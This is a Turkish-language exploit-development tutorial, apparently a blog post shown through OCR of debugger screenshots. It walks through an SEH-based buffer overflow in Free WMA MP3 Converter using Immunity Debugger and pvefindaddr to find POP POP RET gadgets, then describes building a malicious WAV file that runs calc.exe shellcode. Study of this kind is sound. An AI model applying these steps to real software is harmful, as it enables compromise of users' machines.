

Immunity Debugger - Wmpcon.exe - [CPU - main thread, module Wmpcon]
File View Debug Plugins ImmLib Options Window Help Jobs
INFILTRATE
Free WMA MP3 Converter
Main
WMA to MP3...
MP3 to WMA...
WAV to MP3...
MP3 to WAV...
WAV to WMA...
WMA to WAV...
Options
Settings
Help
Homepage
Donate
About
Exit
http://www.eusing.com
Modules C:\Program Files\Unlocker\UnlockerHook.dll
Running



Immunity Debugger - Wmpcon.exe - [CPU - thread 00000F8C]
File View Debug Plugins ImmLib Options Window Help Jobs
Registers (FPU)
!pvefindaddr suggest
Done
Paused



Karşımıza çıkan yönergelerde istismar aracının başarıyla çalışabilmesi için POP POP RET adresine ve kabuk koduna (shellcode) ihtiyacımız olduğu belirtildiği için komut satırında öncelikle !pvefindaddr p -n yazarak SAFESEH'in devre dışı olduğu bir DLL'de yer alan POP POP RET adresi bularak istismar aracımızın iskeletini oluşturmaya devam edelim.


Immunity Debugger - Wmpcon.exe - [CPU - thread 00000F8C]
File View Debug Plugins ImmLib Options Window Help Jobs
White Phosphorus now has the IE
Registers (FPU)
EAX 00000000
ECX 0000112C
EDX 00001388
EBX 68463967
ESP 019CFEE8 ASCII "Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4F
EBP 67463567
ESI 46386746
EDI 37674636
EIP 31684630
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFD6000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_NOACCESS (000003E6)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 2.803343176108497500e-308
ST1 empty -5.132091582190724800e+253
ST2 empty -7.908388876977725200e+248
ST3 empty 5.244263720777435700e+291
ST4 empty 1.585290096335160500e-312
ST5 empty 2.803700702800191700e-308
ST6 empty 2.759117322534284000e-306
ST7 empty 1.251977516669510700e-312
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
Address Hex dump ASCII
004C6000 00 00 00 00 00 00 00 00 ....
004C6008 02 8D 40 00 CC FA 40 00 ..@.Ìú@.
004C6010 40 4B 41 00 E0 FD 40 00 @KA.àý@.
004C6018 48 30 41 00 70 37 41 00 H0A.p7A.
004C6020 7F 02 8B C0 02 00 8B C0 ..ÀÀ
004C6028 00 8D 40 00 00 8D 40 00 ..@...@.
004C6030 00 8D 40 00 A4 60 4C 00 ..@.¤`L.
019CFEE8 46326846 Fh2F Pointer to next SEH record
019CFEEC 68463368 h3Fh SE handler
019CFEF0 35684634 4Fh5
019CFEF4 46366846 Fh6F
019CFEF8 68463768 h7Fh
019CFEFC 39684638 8Fh9
019CFF00 46306946 Fi0F
019CFF04 69463169 i1Fi
!pvefindaddr p -n
Found 2062 address(es) (Check the Log Windows for details)
Paused


Immunity Debugger - Wmpcon.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
White Phosphorus now has the IE
Address Message
0BADF00D * 0 pointers found ending with RET 10, now filtering results...
0BADF00D * 0 pointers found ending with RET 12, now filtering results...
0BADF00D * 0 pointers found ending with RET 1C, now filtering results...
0BADF00D * 0 pointers found ending with RET, now filtering results...
0BADF00D * 0 pointers found ending with RET 04, now filtering results...
0BADF00D * 0 pointers found ending with RET 08, now filtering results...
0BADF00D * 0 pointers found ending with RET 0c, now filtering results...
0BADF00D * 0 pointers found ending with RET 10, now filtering results...
0BADF00D * 0 pointers found ending with RET 12, now filtering results...
0BADF00D * 0 pointers found ending with RET 1C, now filtering results...
0BADF00D * 14 pointers found ending with RET, now filtering results...
0BADF00D * 1 pointers found ending with RET 04, now filtering results...
0BADF00D * 0 pointers found ending with RET 08, now filtering results...
0BADF00D * 0 pointers found ending with RET 0c, now filtering results...
0BADF00D * 0 pointers found ending with RET 10, now filtering results...
0BADF00D * 0 pointers found ending with RET 12, now filtering results...
0BADF00D * 0 pointers found ending with RET 1C, now filtering results...
0BADF00D * 0 pointers found ending with RET, now filtering results...
0BADF00D * 0 pointers found ending with RET 04, now filtering results...
0BADF00D * 0 pointers found ending with RET 08, now filtering results...
0BADF00D * 0 pointers found ending with RET 0c, now filtering results...
0BADF00D * 0 pointers found ending with RET 10, now filtering results...
0BADF00D * 0 pointers found ending with RET 12, now filtering results...
0BADF00D * 0 pointers found ending with RET 1C, now filtering results...
0BADF00D * 0 pointers found ending with RET, now filtering results...
0BADF00D * 0 pointers found ending with RET 04, now filtering results...
0BADF00D * 0 pointers found ending with RET 08, now filtering results...
0BADF00D * 0 pointers found ending with RET 0c, now filtering results...
0BADF00D * 0 pointers found ending with RET 10, now filtering results...
0BADF00D * 0 pointers found ending with RET 12, now filtering results...
0BADF00D * 0 pointers found ending with RET 1C, now filtering results...
0BADF00D * 8 pointers found ending with RET, now filtering results...
0BADF00D * 26 pointers found ending with RET 04, now filtering results...
0BADF00D * 9 pointers found ending with RET 08, now filtering results...
0BADF00D * 5 pointers found ending with RET 0c, now filtering results...
0BADF00D * 6 pointers found ending with RET 10, now filtering results...
0BADF00D * 0 pointers found ending with RET 12, now filtering results...
0BADF00D * 1 pointers found ending with RET 1C, now filtering results...
0BADF00D Search complete
0BADF00D Output written to ppr.txt
0BADF00D Found 2062 valid address(es) (out of a total of 29472 addresses)
Found 2062 address(es) (Check the Log Windows for details)
!pvefindaddr p -n
Found 2062 address(es) (Check the Log Windows for details)
Paused



Son olarak hesap makinasını (calc.exe) çalıştıracak kabuk kodunu (shellcode) ister Metasploit ile oluşturarak ister herhangi bir istismar aracından kopyalayarak şablonda ilgili yere kopyalayarak iskeleti tamamlayalım ve istismar aracını çalıştırarak zafiyeti istismar eden WAV dosyasını oluşturalım. WMA MP3 Converter programını çalıştırdıktan sonra MP3 butonuna basarak istismar aracımız tarafından oluşturulan yeni MS.wav dosyasını seçtiğimizde hesap makinası karşımıza çıkacak ve mutlu sona ulaştığımızı göreceğiz.

Askere gitmeden önce hazırlamış olduğum yaylalar yazı dizisinin dördüncüsü burada son bulurken herkese güvenli günler dilerim.